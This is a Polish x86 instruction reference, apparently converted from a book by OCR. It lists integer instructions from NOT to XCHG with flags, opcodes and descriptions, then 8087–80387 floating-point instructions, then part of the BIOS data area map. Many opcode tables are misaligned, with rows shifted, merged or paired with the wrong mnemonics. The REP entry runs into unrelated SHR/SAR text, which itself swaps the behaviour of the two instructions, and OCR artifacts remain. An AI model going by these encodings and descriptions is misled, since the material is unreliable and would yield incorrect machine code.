Opis: Instrukcja pusta. Inna jej forma to XCHG (E)AX,(E)AX

Rozkaz: **NOT**

Procesory: Wszystkie

Znaczniki:

				O	D	I	T	S	Z			A	P	C

Kod Argumenty

F6/2 r/m8

F7/2 r/m16

F7/2 r/m32

Opis: Rozkaz powoduje zanegowanie operandu, wpisując na miejsce każdego bitu, bit jemu przeciwny.

Rozkaz: **OR**

Procesory: Wszystkie

Znaczniki:

				O	D	I	T	S	Z		A		P		C
				0				*	*		?		?		0

Kod	Argumenty
0C	AL,imm8
0D	AX,imm16
0D	EAX,imm32
80/1	r/m8,imm8
81/1	r/m16,imm16
81/1	r/m32,imm32
83/1	r/m32,imm8
83/1	r/m8,r8
080A	r/m16,r16
09	r/m32,r32Rr8,r/m8
09	r16,r/m16
0B	r32,r/m32
0B	

Opis: Rozkaz wykonuje operację sumy logicznej na każdej parze odpowiadających sobie bitów dwóch operandów i umieszcza wynik w pierwszym operandzie.

Rozkaz: **OUT**

Procesory: **Wszystkie**

Znaczniki:

				O	D	I	T	S	Z		A		P		C

Kod	Argumenty
E6	imm8,AL
E7	imm8,AX
E7	imm8,EAX
EE	DX,AL
EF	DX,AX
EF	DX,EAX

Opis: Instrukcja przenosi bajt lub słowo z rejestru AL (AX, EAX) do portu, którego numer podany jest jako pierwszy argument. Jeśli argumentem tym jest stała, to możliwy jest dostęp tylko do portów 0-255.

Rozkaz: **OUTS,OUTSB,OUTSW,OUTSD**

Procesory: 80286; OUTSD – 80386

Znaczniki:

				O	D	I	T	S	Z		A		P		C

Kod	Argumenty
6E	OUTS DX,r/m8
6F	OUTS DX,r/m16
6F	OUTS DX,r/m32
6E	OUTSB
6F	OUTSW
6F	OUTSD

Opis: Instrukcje powodują wprowadzenie do portu o numerze w DX jednego bajtu (słowa, słowa podwójnego) z adresu ES:[(E)DI] i zwiększenie jeśli znacznik D=0 lub zmniejszenie jeśli znacznik D=1 rejestru (E)DI o 1 (2,4).

Rozkaz: POP

Procesory: Wszystkie
Znaczniki:

O D I T S Z A P C

--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--

Kod **Argumenty**

8F/0 m16

8F/0 m32

58 r16

58 r32

1F DS

07 ES

17 SS

0F A1 FS

0F A9 GS

Opis: Procedura zdejmuję rejestr lub komórkę ze stosu. Nie istnieje instrukcja POP CS, ponieważ rejestr CS jest zdejmowany przez instrukcję RET.

Rozkaz: POPA, POPAD

Procesory: POPA – 80286; POPAD – 80386
Znaczniki:

O D I T S Z A P C

--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--

Kod **Argumenty**

61 POPA

61 POPAD

Opis: Instrukcje zdejmują ze stosu wszystkie rejestry ogólnego przeznaczenia.

Rozkaz: POPF, POPFD

Procesory: POPF – Wszystkie; POPFD – 80386
Znaczniki:

O D I T S Z A P C

				*	*	*	*	*	*	*	*	*	*	*	*
--	--	--	--	---	---	---	---	---	---	---	---	---	---	---	---

Kod **Argumenty**

9D POPF

9D POPFD

Opis: Instrukcje zdejmują ze stosu rejestr znaczników.

Rozkaz: PUSH

Procesory: Wszystkie

Znaczniki:

	O	D	I	T	S	Z	A	P	C

Kod	Argumenty
FF/6	m16
FF/6	m32
50	r16
50	r32
6A	imm8
68	imm16
68	imm32
0E	CS
16	SS
1E	DS
06	ESRFS
0F A0	GS
0F A8	
Opis:	Rozkaz kładzie na stos rejestr lub komórkę pamięci.

Rozkaz: PUSHA,PUSHAD

Procesory: PUSHA – 80286; PUSHAD – 80386
 Znaczniki:

	O	D	I	T	S	Z	A	P	C

Kod	Argumenty
60	PUSHA
60	PUSHAD
Opis:	Rozkaz kładzie na stos wszystkie rejestry ogólnego przeznaczenia.

Rozkaz: PUSHF,PUSHFD

Procesory: PUSHF – Wszystkie; PUSHFD – 80386
 Znaczniki:

	O	D	I	T	S	Z	A	P	C

Kod	Argumenty
9C	PUSHF
9C	PUSHFD
Opis:	Rozkaz kładzie na stos rejestr znaczników.

Rozkaz: RCL,RCR,ROL,ROL

Procesory: Wszystkie
 Znaczniki

	O	D	I	T	S	Z	A	P	C
			*						*

Kod:	Argumenty:
D0/2	RCL r/m8,1
D2/2	RCL r/m8,cl
C0/2	RCL r/m8,imm8
D1/2	RCL r/m16,1
D3/2	RCL r/m16,CL
C1/2	RCL r/m16,imm8
D1/2	RCL r/m32,1
D3/2	RCL r/m32,CL
C1/2	RCL r/m32,imm8
D0/3	RCR r/m8,1
D2/3	RCR r/m8,cl
C0/3	RCR r/m8,imm8
D1/3	RCR r/m16,1
D3/3	RCR r/m16,CL
C1/3	RCR r/m16,imm8
D1/3	RCR r/m32,1
D3/3C1/3	RCR r/m32,CL
D0/D	RCR r/m32,imm8
D2/0	ROL r/m8,1
C0/0	ROL r/m8,cl
D1/0	ROL r/m8,imm8
D3/0	ROL r/m16,1
C1/0	ROL r/m16,CL
D1/0	ROL r/m16,imm8
D3/0	ROCL r/m32,1
C1/0	ROL r/m32,CL
D0/1	ROL r/m32,imm8 RRROR r/m8,1
D2/1	ROR r/m8,cl
C0/1	ROR r/m8,imm8
D1/1	ROR r/m16,1
D3/1	ROR r/m16,CL
C1/1	ROR r/m16,imm8
D1/1	RCL r/m32,1
D3/1	RCL r/m32,CL
C1/1	RCL r/m32,imm8

Opis:

Każda z tych instrukcji powoduje przesunięcie cykliczne pierwszego operanda o taką ilość bajtów, jaka jest przekazana w drugim argumencie. Rozkazy RCL i RCR powodują odpowiednio przesunięcie w lewo i prawo z uwzględnieniem znacznika C, to znaczy wartość C jest przekazywana do pierwszego bitu obracanego bajtu, a wartość ostatniego bajtu jest przekazywana do C. Rozkazy ROL i ROR również powodują obrót w lewo lub prawo, ostatni („wychodzący”) bajt jest kopiowany do pierwszego bajtu i do znacznika C. Znacznik O jest ustawiany tylko dla pojedynczych wersji rozkazu. Dla przesunięć w lewo O jest ustawiane, jeśli znacznik C i najbardziej znaczący bit wyniku są różne. Dla przesunięć w prawo O jest ustawiany, jeśli dwa najbardziej znaczące bity wyniku są od siebie różne.

Rozkaz: REP, REPE, REPZ, REPNE, REPNZ

Procesory: Wszystkie

Znaczniki:

O	D	I	T	S	Z	A	P	C
					*			

rand w lewo. Najmniej znaczący bajt jest przekazywany do znacznika C. Instrukcja SHR powiela najbardziej znaczący bit, natomiast instrukcja SAR zeruje go. Drugi argument zawiera liczbę powtórzeń operacji. Znacznik O jest ustawiany tylko w przypadku pojedynczych wersji rozkazu. Dla przesunięcia w lewo wskaźnik O jest ustawiany jeśli najbardziej znaczący bit rezultatu jest różny od znacznika C. Dla SHR do O jest kopiowana zawartość najbardziej znaczącego bajtu operanda. Dla SAR O jest zawsze zerowany.

Rozkaz: SBB

Procesory: Wszystkie
Znaczniki:

	O	D	I	T	S	Z	A	P	C
			*		*	*	*	*	*

Kod	Argumenty
-----	-----------

18	r/m8,r8
19	r/m16,r16
19	r/m32,r32
1A	r8,r/m8
1B	r16,r/m16
1B	r32,r/m32
1C	AL,imm8
1D	AX,imm16
1D	EAX,imm32
80/3	r/m8,imm8
81/3	r/m16,imm16
81/3	r/m32,imm32
83/3	r/m16,imm8
83/3	r/m32,imm8

Opis: Odejmowanie z uwzględnieniem przeniesienia. Rozkaz dodaje drugi operand do znacznika C, a wynik odejmuje od pierwszego operandu. Wynik końcowy jest umieszczany w pierwszym operandzie.

Rozkaz: SCAS,SCASB,SCASW,SCASD

Procesory: Wszystkie, SCASB – 80386
Znaczniki:

	O	D	I	T	S	Z	A	P	C
	*				*	*	*	*	*

Kod	Argumenty
-----	-----------

AE	SCAS m8
AF	SCAS m16
AF	SCAS m32
AE	SCASB
AF	SCASW
AF	SCASD

Opis: Instrukcje powodują odjęcie od rejestru AL (AX,EAX) zawartości bajtu (słowa, słowa podwójnego) spod adresu ES:[(E)DI]. Wynik nie jest nigdzie zapisywany, tylko na jego podstawie instrukcje ustawiają znaczniki. Jeśli D jest ustawiony to po wykonaniu odejmowania zmniejszają, a jeśli wyzerowany, zwiększają zawartość rejestru (E)DI o 1 (2, 4).

Rozkaz: SHLD

Procesory: 80386

Znaczniki:

					O	D	I	T	S	Z		A		P		C
					?				*	*		?		*		*

Kod

0F A4

0F A4

0F A5

0F A5

Opis:

Argumenty

r/m16,r16,imm8

r/m32,r32,imm8

r/m16,r16,Ci

r/m32,r32,Ci

Przesunięcie logiczne w lewo danej złożonej ze skoncatenowanego pierwszego i drugiego operandu. Trzeci argument określa liczbę powtórzeń operacji.

Rozkaz: SLDT

Procesory: 80286

Znaczniki:

						O	D	I	T	S	Z		A		P	C

Kod

0F00/0

Opis:

Argumenty

r/m16

Rozkaz kopiuje rejestr LDTR (ang. Local Descriptor Table Register – rejestr lokalnego deskryptora) do operandu.

Rozkaz: SMSW

Procesory: 80286

Znaczniki:

						O	D	I	T	S	Z		A		P	C

Kod

0F01/4

Opis:

Argumenty

r/m16

Instrukcja powoduje kopiowanie rejestru stanu procesora MSW do operandu. Jest używana tylko w oprogramowaniu systemowym.

Rozkaz: STC

Procesory: Wszystkie

Znaczniki:

						O	D	I	T	S	Z		A		P	C
																1

Kod

F9

Opis:

Argumenty

Brak

Rozkaz ustawia znacznik przeniesienia C.

Rozkaz: **STD**

Procesory: Wszystkie
Znaczniki:

					O	D	I	T	S	Z		A	P	C
						1								

Kod Argumenty
FD Brak
Opis: Rozkaz ustawia znacznik kierunku D.

Rozkaz: **STI**

Procesory: Wszystkie
Znaczniki:

					O	D	I	T	S	Z		A	P	C
							1							

Kod Argumenty
FB Brak
Opis: Rozkaz ustawia znacznik zezwolenia na przerwanie I.

Rozkaz: **STOS,STOSB,STOSW,STOSD**

Procesory: Wszystkie, STOSD – 80386
Znaczniki:

					O	D	I	T	S	Z		A	P	C

Kod Argumenty
AA STOS m8
AB STOS m16
AB STOS m32
AA STOSB
AB STOSW
AB STOSD
Opis: Instrukcje powodują przesłanie zawartości rejestru (AX,EAX) do bajtu (słowa, słowa podwójnego) spod adresu ES:[(E)DI]. Jeśli D jest ustawiony to zmniejszają, a jeśli wyzerowany, zwiększają zawartość rejestru (E)DI o 1 (2, 4).

Rozkaz: **STR**

Procesory: 80286
Znaczniki:

					O	D	I	T	S	Z		A	P	C

Kod Argumenty
0F00/1 r/m16

Opis: Rozkaz kopiuje zawartość rejestru TR (ang. Task Register – rejestr zadania) do operandu. Rozkaz powinien być stosowany tylko w oprogramowaniu systemowym.

Rozkaz: **SUB**

Procesory: Wszystkie

Znaczniki:

O	D	I	T	S	Z	A	P	C
				*	*	*	*	*

Kod	Argumenty
28	r/m8,r8
29	r/m16,r16
29	r/m32,r32
2A	r8,r/m8
2B	r16,r/m16
2B	r32,r/m32
2C	AL,imm8
2D	AX,imm16
2D	EAX,imm32
80/5	r/m8,imm8
81/5	r/m16,imm16
81/5	r/m32,imm32
83/5	r/m16,imm8R/r/m32,imm8
83/5	

Opis: Odejmowanie bez uwzględnienia przeniesienia. Rozkaz odejmuje drugi argument od pierwszego. Wynik odejmowania jest umieszczany w pierwszym operandzie.

Rozkaz: **TEST**

Procesory: Wszystkie

Znaczniki:

O	D	I	T	S	Z	A	P	C
	0			*	*	?	*	0

Kod	Argumenty
84	r/m8,r8
85	r/m16,r16
85	r/m32,r32
A8	AL,imm8
A9	AX,imm16REAX,imm32
A9	r/m8,imm8
F6/0	r/m16,imm16
F7/0	r/m32,imm32
F7/0	

Opis: Rozkaz oblicza iloczyn logiczny dla wszystkich odpowiadających sobie par bitów. Wynik nie jest nigdzie zapisywany, tylko na jego podstawie ustawiane są znaczniki.

Rozkaz: **VERR,VERW**

Procesory: 80286

Znaczniiki:

O	D	I	T	S	Z	A	P	C
					*			

Kod
0F00/4
0F00/5

Argumenty
VERR r/m16
VERRW r/m16

Opis:

Instrukcje określają, czy segment wskazywany przez selektor znajdujący się w operandzie jest dostępny z bieżącego poziomu uprzywilejowania dla odczytu (VERR) lub zapisu (VERW). W przypadku pozytywnej odpowiedzi znacznik Z jest ustawiany, w przeciwnym wypadku zerowany.

Rozkaz: **Wait**

Procesory: Wszystkie

Znaczniiki:

O	D	I	T	S	Z	A	P	C

Kod
9B

Argumenty
Brak

Opis:

Rozkaz zawiesza wykonywanie rozkazów, następuje po odebraniu sygnału końca pracy urządzenia zewnętrznego (najczęściej koprocatora).

Rozkaz: **WBINVD**

Procesory: 80486

Znaczniiki:

O	D	I	T	S	Z	A	P	C

Kod

Argumenty
Brak

Opis:

Ponowny zapis i unieważnienie zablokowania danych.

Rozkaz: **XADD**

Procesory: 80486

Znaczniiki:

O	D	I	T	S	Z	A	P	C

Kod

Argumenty
r/m,r

Opis:

Rozkaz wymienia zawartość obu operandów i dodaje je do siebie.

Rozkaz: **XCHG**

Procesory: Wszystkie

20. Rozkazy 8087, 80287, 80387, 80486

Ten rozdział jest dokończeniem poprzedniego i zawiera spis rozkazów procesorów Intel 8087, 80287, 80387, i rozkazów procesora 80486 działających na liczbach zmiennopozycyjnych. Opis rozkazu składa się z czterech części:

Nazwa:	Mnemonik rozkazu
Argumenty:	ST - rejestr aktualnie na szczycie stosu ST(i) - rejestr i-ty na stosie ($0 \leq i \leq 7$) Sr - liczba rzeczywista krótka (32 bity) LR - liczba rzeczywista długa (64 bity) TR - liczba rzeczywista 80-bitowa PD - spakowana liczba dziesiętna (18 cyfr, 10 bajtów) WI - liczba całkowita 16 – bitowa SI - liczba całkowita 32 – bitowa LI - liczba całkowita 64 – bitowa nn R - obszar pamięci mający nn bajtów
Odstępstwa:	IS - niewłaściwe argumenty z powodu nadmiaru/niedomiaru stosu I - niewłaściwe argumenty z innych przyczyn D - niewłaściwa operacja Z - dzielenie przez 0 O - nadmiar U - niedomiar P - niedokładny rezultat
Opis:	Krótki opis działania rozkazu i jeśli rozkaz nie jest wykonywany przez wszystkie procesory, to nazwa procesora, do którego listy rozkazów należy.
Nazwa:	FABS
Argumenty:	FABS
Odstępstwa:	I @P1 = Opis: Wartość bezwzględna.
Nazwa:	FADD
Argumenty:	FADD//źródło/przeznaczenie,źródło //ST,ST(i)/ ST(i),ST SR LR
Odstępstwa:	I,D,O,U,P
Opis:	Dodaje liczby rzeczywiste.
Nazwa:	FADDP
Argumenty:	FADDP przeznaczenie,źródło ST(i),ST
Odstępstwa:	I,D,O,U,P
Opis:	Dodaje liczbę rzeczywistą i usuwa ją ze stosu.

Nazwa:	FBLD
Argumenty:	FBLD źródłoPD
Odstępstwa:	! @P1 = Opis: Ładuje liczbę dziesiętną upakowaną
Nazwa:	FBSTP
Argumenty:	FBSTP przeznaczenie DP
Odstępstwa:	! @P1 = Opis: Zapamiętuje liczbę dziesiętną upakowaną i usuwa ją ze stosu.
Nazwa:	FCHS
Argumenty:	FCHS
Odstępstwa:	!
Opis:	Zmienia znak liczby
Nazwa:	FCLEX,FNCLEX
Argumenty:	FCLEX FNCLEX
Odstępstwa:	Żadne
Opis:	Zeruje znaczniki odstępstw.
Nazwa:	FCOM
Argumenty:	FCOM //źródło //ST(!) SR LR
Odstępstwa:	I,D
Opis:	Porównuje liczby rzeczywiste.
Nazwa:	FCOMP
Argumenty:	FCOMP //źródło //ST(!) SR LR
Odstępstwa:	I,D
Opis:	Porównuje liczby rzeczywiste i usuwa wierzchołek stosu.
Nazwa:	FCOMPP
Argumenty:	FCOMPP
Odstępstwa:	I,D
Opis:	Porównuje liczby rzeczywiste i usuwa je ze stosu.

Nazwa:	FCOS
Argumenty:	FCOS
Odstępstwa:	IS,I,D,U,P
Opis:	Cosinus ST(0).
Nazwa:	FDECSTP
Argumenty:	FDECSTP
Odstępstwa:	Żadne
Opis:	Zmniejsza wskaźnik stosu.
Nazwa:	FDISI,FNDISI
Argumenty:	FDISI FDNISI
Odstępstwa:	Żadne
Opis:	Wyłącza przerwania.
Nazwa:	FDIV
Argumenty:	FDIV // źródło / przeznaczenie, źródło //ST(i), ST SR LR
Odstępstwa:	I,D,Z,O,U,P
Opis:	Dzieli liczby rzeczywiste.
Nazwa:	FDIVP
Argumenty:	FDIVP przeznaczenie, źródło //ST(i),ST
Odstępstwa:	I,D,Z,O,U,P
Opis:	Dzieli liczby rzeczywiste i usuwa ze stosu.
Nazwa:	FDIVR
Argumenty:	FDIVR //źródło/przeznaczenie, źródło //ST,ST(i)/ ST(i), ST SR LR
Odstępstwa:	I,D,Z,O,U,P
Opis:	Dzieli odwrotnie liczby rzeczywiste.
Nazwa:	FDIVRP
Argumenty:	FDIVRP przeznaczenie, źródło ST(i),ST
Odstępstwa:	I,D,Z,O,U,P
Opis:	Dzieli odwrotnie liczby rzeczywiste i usuwa ze stosu.

Nazwa:	FENI,FNENI
Argumenty:	FENI FNENI
Odstępstwa:	Żadne
Opis:	Zezwala na przerwania.
Nazwa:	FREE
Argumenty:	FREE przeznaczenie ST(i)
Odstępstwa:	Żadne
Opis:	Zwalnia rejestr.
Nazwa:	FIADD
Argumenty:	FIADD źródło WI SI
Odstępstwa:	I,D,O,P
Opis:	Dodaje liczby całkowite.
Nazwa:	FICOM
Argumenty:	FICOMP źródło WI SI
Odstępstwa:	I,D
Opis:	Porównuje liczby całkowite.
Nazwa:	FIDIV
Argumenty:	FIDIV źródło WI SI
Odstępstwa:	I,D,Z,O,U,P
Opis:	Dzieli liczby całkowite.
Nazwa:	FIDIVR
Argumenty:	FIDIVR źródło WI SI
Odstępstwa:	I,D,Z,O,U,P
Opis:	Dzieli odwrotnie liczby całkowite.
Nazwa:	FILD
Argumenty:	FILD źródło WI

SI
LI
Odstępstwa: I @P1 = Opis:
Ładuje liczbę całkowitą.

Nazwa: FIMUL

Argumenty: FIMUL źródło
WI
SI
Odstępstwa: I,D,O,P
Opis: Mnoży liczbę całkowitą.

Nazwa: FINCSTP

Argumenty: FINCSTP
Odstępstwa: Żadne
Opis: Zwiększa wskaźnik stosu.

Nazwa: FINIT, FNINIT

Argumenty: FINIT FNINIT
Odstępstwa: Żadne
Opis: Inicjalizuje procesor.

Nazwa: FIST

Argumenty: FIST przeznaczenie
WI
SI
Odstępstwa: I,P
Opis: Zapamiętuje liczbę całkowitą.

Nazwa: FISTP

Argumenty: FISTP przeznaczenie
WI
SI
LI
Odstępstwa: I,P
Opis: Zapamiętuje liczbę całkowitą i usuwa ją ze stosu.

Nazwa: FISUB

Argumenty: FISUB źródło
WI
SI
Odstępstwa: I,D,O,P
Opis: Odejmuje liczby całkowite.

Nazwa:	FISUBR
Argumenty:	FISUBR źródło WI SI
Odstępstwa:	I,D,O,P
Opis:	Odejmuje odwrotnie liczby całkowite.
Nazwa:	FLD
Argumenty:	FLD źródło ST(I) SR LR TR
Odstępstwa:	I,D
Opis:	Ładuje liczbę rzeczywistą.
Nazwa:	FLDCW
Argumenty:	FLDCW źródło 2 Bajty
Odstępstwa:	Żadne
Opis:	Ładuje słowo kontrolne.
Nazwa:	FLDENV
Argumenty:	FLDENV źródło 14 Bajtów
Odstępstwa:	Żadne
Opis:	Ładuje środowisko.
Nazwa:	FLDLG2
Argumenty:	FLDLG2
Odstępstwa:	I @P1 = Opis: Ładuje logarytm dziesiętny z 2.
Nazwa:	FLDLN2
Argumenty:	FLDLN2
Odstępstwa:	I @P1 = Opis: Ładuje logarytm naturalny z 2.
Nazwa:	FLDL2E
Argumenty:	FLDL2E
Odstępstwa:	I @P1 = Opis: Ładuje logarytm dwójkowy z liczby e.

Nazwa: **FLDL2T**

Argumenty: FLDL2T

Odstępstwa: I @P1 = Opis:
Ładuje logarytm dwójkowy z 10.

Nazwa: **FLDPI**

Argumenty: FLDPI

Odstępstwa: I @P1 = Opis:
Ładuje liczbę Pi.

Nazwa: **FLDZ**

Argumenty: FLDZ

Odstępstwa: I @P1 = Opis:
Ładuje liczbę +0.0.

Nazwa: **FLD1**

Argumenty: FLD1

Odstępstwa: I @P1 = Opis:
Ładuje liczbę +1.0.

Nazwa: **FMUL**

Argumenty: FMUL // źródło / przeznaczenie, źródło
//ST(i),ST/ST,ST(i)

SR

LR

Odstępstwa: I,D,O,U,P

Opis: Mnoży liczby rzeczywiste.

Nazwa: **FMULP**

Argumenty: FMULP przeznaczenie, źródło
ST(i),ST

Odstępstwa: I,D,O,U,P

Opis: Mnoży liczby rzeczywiste i usuwa je ze stosu.

Nazwa: **FNOP**

Argumenty: FNOP

Odstępstwa: Żadne

Opis: Instrukcja pusta.

Nazwa:	FPATAN
Argumenty:	FPATAN
Odstępstwa:	U,P
Opis:	Częściowy ArcusTangens.
Nazwa:	FPREM
Argumenty:	FPREM
Odstępstwa:	I,D,U
Opis:	Częściowa reszta.
Nazwa:	FPREM1
Argumenty:	FPREM1
Odstępstwa:	I,D,U
Opis:	Częściowa reszta. 80387
Nazwa:	FPTAN
Argumenty:	FPTAN
Odstępstwa:	I,P
Opis:	Częściowy tangens.
Nazwa:	FRNDINT
Argumenty:	FRNDINT
Odstępstwa:	I,P
Opis:	Zaokrągla do liczby całkowitej.
Nazwa:	FRSTOR
Argumenty:	FRSTOR źródło 94 Bajty
Odstępstwa:	Żadne
Opis:	Ładuje zapamiętany stan.
Nazwa:	FSAVE,FNSAVE
Argumenty:	FSAVE/FNSAVE przeznaczenie 94 Bajty
Odstępstwa:	Żadne
Opis:	Zapamiętuje stan.
Nazwa:	FSCALE
Argumenty:	FSCALE

Odstępstwa: I,O,U
Opis: Skaluje.

Nazwa: FSETPM

Argumenty: FSETPM
Odstępstwa: Żadne
Opis: Przejdź w tryb wirtualny.
80287

Nazwa: FSIN

Argumenty: FSIN
Odstępstwa: IS,I,D,U,P
Opis: Sinus ST(0). 80387

Nazwa: FSINCOS

Argumenty: FSINCOS
Odstępstwa: IS,I,D,U,P
Opis: Sinus i cosinus ST(0).
80387

Nazwa: FSQRT

Argumenty: FSQRT
Odstępstwa: I,D,P
Opis: Pierwiastek kwadratowy.

Nazwa: FST

Argumenty: FST przeznaczenie
ST(i)
SR
LR
Odstępstwa: I,O,U,P
Opis: Zapamiętuje liczbę rzeczywistą.

Nazwa: FSTCW,FNSTCW

Argumenty: FSTCW/FNSTCW przeznaczenie
2 Bajty
Odstępstwa: Żadne
Opis: Zapamiętuje słowo kontrolne.

Nazwa: FSTENV,FNSTENV

Argumenty: FSTENV/FNSTENV przeznaczenie 2 Bajty
Odstępstwa: Żadne

Opis: Zapamiętuje środowisko.

Nazwa: FSTP

Argumenty: FSTP przeznaczenie
ST(i)
SR
LR
TR

Odstępstwa: I,O,U,P

Opis: Zapamiętuje liczbę rzeczywistą i usuwa ją ze stosu.

Nazwa: FSTSW, FNSTSW

Argumenty: FSTSW/FNSTSW przeznaczenie
2 Bajty

Odstępstwa: Żadne

Opis: Zapamiętuje słowo stanu.

Nazwa: FSTSW AX, FNSTSW AX

Argumenty: FSTSW/FNSTSW przeznaczenie
AX

Odstępstwa: Żadne

Opis: Zapamiętuje słowo stanu do AX.

Nazwa: FSUB

Argumenty: FSUB //źródło/przeznaczenie, źródło
//ST, ST(i)/
ST(i), ST
SR
LR

Odstępstwa: I,D,O,U,P

Opis: Odejmuje liczby rzeczywiste.

Nazwa: FSUBP

Argumenty: FSUBP przeznaczenie, źródło
ST(i), ST

Odstępstwa: I,D,O,U,P

Opis: Odejmuje liczbę rzeczywistą i usuwa ją ze stosu.

Nazwa: FSUBR

Argumenty: FSUBR //źródło/przeznaczenie, źródło
//ST, ST(i)/
ST(i), ST
SR
LR

Odstępstwa: I,D,O,U,P
 Opis: Odejmuje odwrotnie liczby rzeczywiste.

Nazwa: FSUBRP

Argumenty: FSUBRP przeznaczenie, źródło
 ST(i),ST
 Odstępstwa: I,D,O,U,P
 Opis: Odejmuje odwrotnie liczbę rzeczywistą i usuwa ją ze stosu.

Nazwa: FTST

Argumenty: FTST
 Odstępstwa: I,D
 Opis: Sprawdza, czy wierzchołek stosu = +0.0.

Nazwa: FUCOM

Argumenty: FUCOM źródło
 //ST(i)
 Odstępstwa: IS,I,D
 Opis: Porównuje.
 80387

Nazwa: FUCOMP

Argumenty: FUCOMP źródło
 //ST(i)
 Odstępstwa: IS,I,D
 Opis: Porównuje i usuwa ze stosu.
 80387

Nazwa: FUCOMPP

Argumenty: FUCOMP
 Odstępstwa: IS,I,D
 Opis: Porównuje i usuwa dwukrotnie ze stosu.
 80387.

Nazwa: FWAIT

Argumenty: FWAIT
 Odstępstwa: Żadne
 Opis: CPU czeka, gdy 80x87 jest zajęty.

Nazwa: FXAM

Argumenty: FXAM
 Odstępstwa: Żadne

Opis: Sprawdza wierzchołek stosu.

Nazwa: FXCH

Argumenty: FXCH //przeznaczenie
//ST(i)

Odstępstwa: I @P1 = Opis:
Wymienia rejestry.

Nazwa: FXTRACT

Argumenty: FXTRACT

Odstępstwa: I @P1 = Opis:
Rozdziela cechę i mantysę.

Nazwa: FYL2X

Argumenty: FYL2X

Odstępstwa: P

Opis: Y*logarytm dwójkowy z X.

Nazwa: FYL2XP1

Argumenty: FYL2XP1

Odstępstwa: P

Opis: Y*logarytm dwójkowy z (X+1).

Nazwa: F2XM1

Argumenty: F2XM1

Odstępstwa: U,P

Opis: $2^X - 1$.

Zmienne systemowe

Poniższa mapa zawiera większość zmiennych systemowych IBM BIOS. Wszystkie te zmienne są udokumentowane i będą występować w przyszłych wersjach systemu. Zmienne, które nie znalazły się w tabeli są zarezerwowane przez BIOS i system operacyjny. Mapa jest podzielona na grupy funkcjonalne oddzielone pustymi liniami. Symbol AT oznacza, iż dana zmienna odnosi się do komputera klasy co najmniej AT. Symbol <Jr> oznacza komputer PCjr.

Zwróć uwagę, iż zmienne te są adresowane w stosunku do segmentu 0000h, ale również można je adresować w stosunku do segmentu 0040h. Większość programistów stosuje jednak pierwszy sposób. Umieszczenie w segmencie DS wartości 0 można osiągnąć przez

```
XOR AX, AX
MOV DS, AX
```

a wartości 40h

```
MOV AX, 40h
MOV DS, AX
```

Teraz jeśli przypomnisz sobie, to co mówiliśmy o instrukcjach XOR i MOV, wiesz dlaczego pierwszy sposób jest preferowany.



Adres	Rozmiar	Zawartość
0:0400	2	Bazowy adres portu pierwszego złącza RS-232 (COM1).
0:0402	2	Port COM2.
0:0404	2	Port COM3.
0:0406	2	Port COM4.
0:0408	2	Bazowy adres pierwszego złącza drukarki(LPT1).
0:040A	2	Port LPT2.
0:040C	2	Port LPT3
0:040E	2	Port LPT4
0:0410	2	Lista sprzętu w komputerze. Lista jest sporządzana według poniższego formatu. Taka sama lista jest zwracana po przerwaniu 11h w AX.

Zalóżmy, iż lista sprzętu znajduje się w rejestrze AX. Poszczególne pola mają znaczenie tak jak poniżej. Sposób dostępu do tych pól jest podany obok. Symbol & oznacza, iż chcemy wykonać operację AND z podaną obok maską. Jeśli pamiętasz opis instrukcji AND to wiesz, że np aby sprawdzić, czy komputer ma koprocesor należy wykonać następujące operacje:

```
AND AX,0002H
JNE koprocesor_zainstalowany
JMP Brak_koprocesora
```

F	E	D	C	B	A	9	8	7	6	5	4	3	2	1	0	
prt				j	aux			drv	vid	ram	7					maska
																0: 0= Brak stacji dysków (AX & 0001H)
																1: 8087 koprocessor (AX & 0002H)
																2-3: pamięć RAM płyty głównej (AX & 000eH)
																01=16K; 10H=32K; 11H=64K+
																4-5: aktywny tryb graficzny (AX & 0030H)
																00=możliwa EGA (nie zawsze wiarygodne) 01=40-
																kolumn kolor 10=80-kolumn kolor 11=TTL
																Monochromatyczny
																6-7: Całkowita liczba napędów (AX & 00c0H)
																00=1; 01=2; 10=3; 11=4
																8: Obecność DMA (AX & 0100H)
																9-11: Porty RS232 (AX & 0e00H)
																000=brak; 001=1; ... 111=7
																12: 1=Obecność karty GAME (AX & 1000H)
																13: 1= Drukarka szeregową
																14-15: Zainstalowane drukarki (AX & c000H)
																00=brak; 01=1; 10=2; 11=3

Adres	Rozmiar	Zawartość
0:0412	1	Błędy klawiatury <Jr>
0:0413	2	Całkowity rozmiar pamięci w KB(Taki jak po przerwaniu 12h w AX).
0:0415	2	Zmienna przejściowo używana przy testowaniu błędów sprzętowych.
